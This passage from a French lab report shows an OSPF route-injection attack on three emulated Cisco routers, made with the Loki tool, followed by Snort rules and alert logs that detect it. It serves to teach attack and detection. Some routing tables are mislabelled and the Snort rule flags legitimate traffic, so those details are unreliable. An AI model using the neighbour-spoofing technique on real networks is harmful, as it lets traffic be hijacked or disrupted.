*Mar 1 00:05:33.303: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to up
R1(config)#[
```

### R2 :

```
R2#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
R2(config)#interface f0/0
R2(config-if)#
R2(config-if)#
R2(config-if)#ip address 192.168.56.2 255.255.255.0
R2(config-if)#no shutdown
R2(config-if)#exit
R2(config)#
*Mar 1 00:04:23.515: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
*Mar 1 00:04:24.515: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up
R2(config)#interface f0/1
R2(config-if)#ip address 172.16.0.2 255.240.0.0
R2(config-if)#no shutdown
R2(config-if)#exit
R2(config)#
*Mar 1 00:05:00.563: %LINK-3-UPDOWN: Interface FastEthernet0/1, changed state to up
*Mar 1 00:05:01.563: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to up
R2(config)#do show ip interface brief
Interface          IP-Address      OK? Method Status      Protocol
FastEthernet0/0     192.168.56.2    YES manual up        up
FastEthernet0/1     172.16.0.2     YES manual up        up
R2(config)#[
```

### R3 :

```
R3#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
R3(config)#interface f0/0
R3(config-if)#ip address 172.16.0.1 255.240.0.0
R3(config-if)#no shutdown
R3(config-if)#exit
R3(config)#
*Mar 1 00:03:37.687: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
*Mar 1 00:03:38.687: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up
R3(config)#do show ip interface brief
Interface          IP-Address      OK? Method Status      Protocol
FastEthernet0/0     172.16.0.1     YES manual up        up
FastEthernet0/1     unassigned     YES unset administratively down down
R3(config)#[
```

```
R1#show ip interface brief
Interface                  IP-Address      OK? Method Status      Protocol
FastEthernet0/0            192.168.56.1   YES manual up        up
FastEthernet0/1            10.0.0.1       YES manual up        up
R1#
```

- Activation du routage OSPF sur les routeurs :

**R1 :**

```
R1#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
R1(config)#router ospf 1
R1(config-router)#network 192.168.56.0 0.0.0.255 area 0
R1(config-router)#network 10.0.0.0 0.255.255.255 area 0
R1(config-router)#end
R1#
*Mar 1 00:02:12.963: %SYS-5-CONFIG_I: Configured from console by console
R1#
```

**R2 :**

```
R2#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
R2(config)#router ospf 1
[REDACTED]
R2(config-router)#network 192.168.56.0 0.0.0.255 area 0
R2(config-router)#network 172.16.0.0 0.15.255.255 area 0
R2(config-router)#end
R2#
```

**R3 :**

```
R3(config)#router ospf 1
R3(config-router)#network 172.16.0.0 0.15.255.255 area 0
R3(config-router)#end
R3#
*Mar 1 00:01:22.811: %SYS-5-CONFIG_I: Configured from console by console
```

- Les tables de routages des routeurs avant l'attaque :

R1 :

```
R3#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

O  192.168.56.0/24 [110/20] via 172.16.0.2, 00:00:01, FastEthernet0/0
O  10.0.0.0/8 [110/30] via 172.16.0.2, 00:00:01, FastEthernet0/0
C  172.16.0.0/12 is directly connected, FastEthernet0/0
R3#
```

R2 :

```
R2#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

C  192.168.56.0/24 is directly connected, FastEthernet0/0
C  172.16.0.0/12 is directly connected, FastEthernet0/1
R2#
```

R3 :


```
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route

Gateway of last resort is not set


C  192.168.56.0/24 is directly connected, FastEthernet0/0
C  10.0.0.0/8 is directly connected, FastEthernet0/1
O  172.16.0.0/12 [110/20] via 192.168.56.2, 00:00:06, FastEthernet0/0
R1#
```

- Démarrage de Loki :


En configurant l'interface sur laquelle on va sniffer le trafic, c'est l'interface « eth0 » de la machine « kali-purple » et qui a l'adresse IP suivante « 10.0.0.2/8 ».



Avant d'exécuter le programme on a choisi de sniffer le trafic provenant du routage OSPF




Loki a intercepté les voisins du **routeur R1** qui sont « **10.0.0.1** » et « **192.168.56.1** » provenant du paquet **Hello** « **ip dst 224.0.0.5** », nous avons rependus à ce paquet en envoyant un paquet **Hello** avec le type d'authentification « **AUTH\_NONE** »



Le routeur a reçu notre repense en considérant la machine comme un **routeur voisin** sur l'interface **FastEthernet0/1 (10.0.0.2)**.

```
R1#  
*Mar 1 00:15:25.147: %OSPF-5-ADJCHG: Process 1, Nbr 10.0.0.2 on FastEthernet0/1 from LOADING to FULL, Loading Done  
R1#
```

L'injection du réseau « **14.0.0.0/8** » en envoyant un paquet LSA pour annoncer les changements de topologie de réseau et qu'un nouveau réseau a été



- Les tables de routages des routeurs après l'attaque :

R1 :

```
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

C  192.168.56.0/24 is directly connected, FastEthernet0/0
C  10.0.0.0/8 is directly connected, FastEthernet0/1
O  14.0.0.0/8 [110/11] via 10.0.0.2, 00:00:44, FastEthernet0/1
O  172.16.0.0/12 [110/20] via 192.168.56.2, 00:00:44, FastEthernet0/0
```

R2 :

```
R2#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

C  192.168.56.0/24 is directly connected, FastEthernet0/0
O  10.0.0.0/8 [110/20] via 192.168.56.1, 00:00:54, FastEthernet0/0
O  14.0.0.0/8 [110/21] via 192.168.56.1, 00:00:54, FastEthernet0/0
C  172.16.0.0/12 is directly connected, FastEthernet0/1
R2#
```

R3 :

```
R3#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

O  192.168.56.0/24 [110/20] via 172.16.0.2, 00:00:59, FastEthernet0/0
O  10.0.0.0/8 [110/30] via 172.16.0.2, 00:00:59, FastEthernet0/0
O  14.0.0.0/8 [110/31] via 172.16.0.2, 00:00:59, FastEthernet0/0
C  172.16.0.0/12 is directly connected, FastEthernet0/0
R3#
```

En résumé, on a réussi d'injecter une route pour le réseau « **14.0.0.0/8** » qui **n'existe pas sur notre topologie** sur les trois routeurs, en rendant la machine attaquante comme un routeur qui peut envoyer des messages de mise à jour de routage.

#### d) Détection de l'attaque par « snort »:

Avant de créer la règle pour détecter l'attaque on a visualisé le trafic sur wireshark avant l'attaque, on voit que juste le routeur R1 qui envoie les paquets Hello de mise à jour pour ip\_dst « 224.0.0.5 »




Figure 188. Wireshark

Et pendant l'attaque on voit que l'attaquant envoie des paquets Hello de mise à jour pour ip\_dst « 224.0.0.5 ».

8	32.516349	10.0.0.1	224.0.0.5	OSPF	90	Hello Packet
9	35.979739	10.0.0.2	224.0.0.5	OSPF	78	Hello Packet
...	35.981691	10.0.0.2	10.0.0.1	OSPF	82	Hello Packet
...	35.996339	10.0.0.1	10.0.0.2	OSPF	94	Hello Packet
...	36.007079	10.0.0.1	10.0.0.2	OSPF	78	DB Description
...	36.983508	10.0.0.2	10.0.0.1	OSPF	66	DB Description
...	37.986299	10.0.0.2	10.0.0.1	OSPF	66	DB Description
...	38.989602	10.0.0.2	10.0.0.1	OSPF	66	DB Description
...	39.991929	10.0.0.2	10.0.0.1	OSPF	66	DB Description
...	40.001695	c0:01:21:d0:00:01	c0:01:21:d0:00:01	LOOP	60	Reply
...	40.989373	10.0.0.1	10.0.0.2	OSPF	78	DB Description
...	40.995232	10.0.0.2	10.0.0.1	OSPF	66	DB Description
...	41.999511	10.0.0.2	10.0.0.1	OSPF	66	DB Description
...	42.515068	10.0.0.1	224.0.0.5	OSPF	94	Hello Packet
...	43.000351	10.0.0.2	10.0.0.1	OSPF	66	DB Description
...	44.004118	10.0.0.2	10.0.0.1	OSPF	66	DB Description
...	45.006910	10.0.0.2	224.0.0.5	OSPF	82	Hello Packet
...	45.008863	10.0.0.2	10.0.0.1	OSPF	66	DB Description
...	45.994077	10.0.0.1	10.0.0.2	OSPF	78	DB Description
...	46.016544	10.0.0.2	10.0.0.1	OSPF	66	DB Description
...	47.019462	10.0.0.2	10.0.0.1	OSPF	66	DB Description

On a déployé « **snort** » sur la machine Ubuntu et on a intégré cette machine sur notre topologie pour détecter l'attaque sur tout le réseau




Figure 189. Topologie pour détection de l'attaque

On a créé deux règles local une pour détecter le trafic normal de mise à jour de routage OSPF provenant du routeur R1 « **10.0.0.1** » et une autre pour détecter tous le trafic qui essaye d'injecter des fausses routes dans le reste du réseau « **10.0.0.0/8** » sur le fichier **/etc/snort/rules/local.rules**, aussi on a introduit cette règle dans le fichier de configuration **/etc/snort/snort.con**.

#### 1ere règle :

« **alert ip 10.0.0.1 any -> 224.0.0.5 any (msg:"trafic normal de mise a jour pour le routage OSPF"; sid:100007; rev:1;)** »

## 2eme règle :

« alert ip 10.0.0.0/8 any -> 224.0.0.5 any (msg:"Injection de fausse route pour le routage OSPF"; sid:100008; rev:1;)»

```
*local.rules
/etc/snort/rules
Ouvrir Enregistrer
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.
#alert tcp !192.168.56.0/24 any -> any any (msg:"Attaque IP
spoofing";flags:S;sid:100002;) # IP spoofing

#alert icmp any any -> 192.168.56.0/24 any (msg:"Detection de l'attaque
d'injection de paquets ICMP";threshold: type threshold,track by_src,count
100,seconds 10;sid:100001;rev:1;)

alert ip 10.0.0.1 any -> 224.0.0.5 any (msg:"trafic normal de mise a jour pour
le routage OSPF"; sid:1000007; rev:1;)

alert ip 10.0.0.0/8 any -> 224.0.0.5 any (msg:"Injection de fausse route pour
le routage OSPF"; sid:1000008; rev:1;)

Texte brut Largeur des tabulations : 8 Lig 13, Col 109 INS
root@amine:/home/amine# gedit /etc/snort/rules/local.rules
```

Figure 190.Règle de détection de l'attaque sur le fichier « local.rules ».

Et utilisant la commande suivante sur Ubuntu :

« snort -A console -c /etc/snort/snort.conf -i enp0s3 »

```
tage OSPF [**] [Priority: 0] {OSPF} 10.0.0.1 -> 224.0.0.5
06/10-21:57:27.428047  [**] [1:1000007:1] trafic normal de mise a jour pour le
roulage OSPF [**] [Priority: 0] {OSPF} 10.0.0.1 -> 224.0.0.5
06/10-21:57:27.574677  [**] [1:1000008:1] Injection de fausse route pour le rou
lage OSPF [**] [Priority: 0] {OSPF} 10.0.0.2 -> 224.0.0.5
06/10-21:57:36.586516  [**] [1:1000008:1] Injection de fausse route pour le rou
lage OSPF [**] [Priority: 0] {OSPF} 10.0.0.2 -> 224.0.0.5
06/10-21:57:37.426638  [**] [1:1000008:1] Injection de fausse route pour le rou
lage OSPF [**] [Priority: 0] {OSPF} 10.0.0.1 -> 224.0.0.5
06/10-21:57:37.426638  [**] [1:1000007:1] trafic normal de mise a jour pour le
roulage OSPF [**] [Priority: 0] {OSPF} 10.0.0.1 -> 224.0.0.5
06/10-21:57:40.632596  [**] [1:1000008:1] Injection de fausse route pour le rou
lage OSPF [**] [Priority: 0] {OSPF} 10.0.0.1 -> 224.0.0.5
06/10-21:57:40.632596  [**] [1:1000007:1] trafic normal de mise a jour pour le
roulage OSPF [**] [Priority: 0] {OSPF} 10.0.0.1 -> 224.0.0.5
06/10-21:57:41.108274  [**] [1:1000008:1] Injection de fausse route pour le rou
lage OSPF [**] [Priority: 0] {OSPF} 10.0.0.1 -> 224.0.0.5
06/10-21:57:41.108274  [**] [1:1000007:1] trafic normal de mise a jour pour le
roulage OSPF [**] [Priority: 0] {OSPF} 10.0.0.1 -> 224.0.0.5
06/10-21:57:41.140266  [**] [1:1000008:1] Injection de fausse route pour le rou
lage OSPF [**] [Priority: 0] {OSPF} 10.0.0.1 -> 224.0.0.5
06/10-21:57:41.140266  [**] [1:1000007:1] trafic normal de mise a jour pour le
roulage OSPF [**] [Priority: 0] {OSPF} 10.0.0.1 -> 224.0.0.5
06/10-21:57:43.136395  [**] [1:1000008:1] Injection de fausse route pour le rou
lage OSPF [**] [Priority: 0] {OSPF} 10.0.0.1 -> 224.0.0.5
```

Activer W

Figure 191.Résultat de la détection par snort

e) Détection de l'attaque par « suricata »:

On a déployé « **suricata** » sur la machine Ubuntu pour détecter l'attaque sur tout le réseau on a créé les mêmes règles, mais sur le fichier **/etc/suricata/rules/Attaque-OSPF.rules** qu'on a créé, aussi on a introduit cette règle dans le fichier de configuration **/etc/suricata/suricata.yaml**.

```
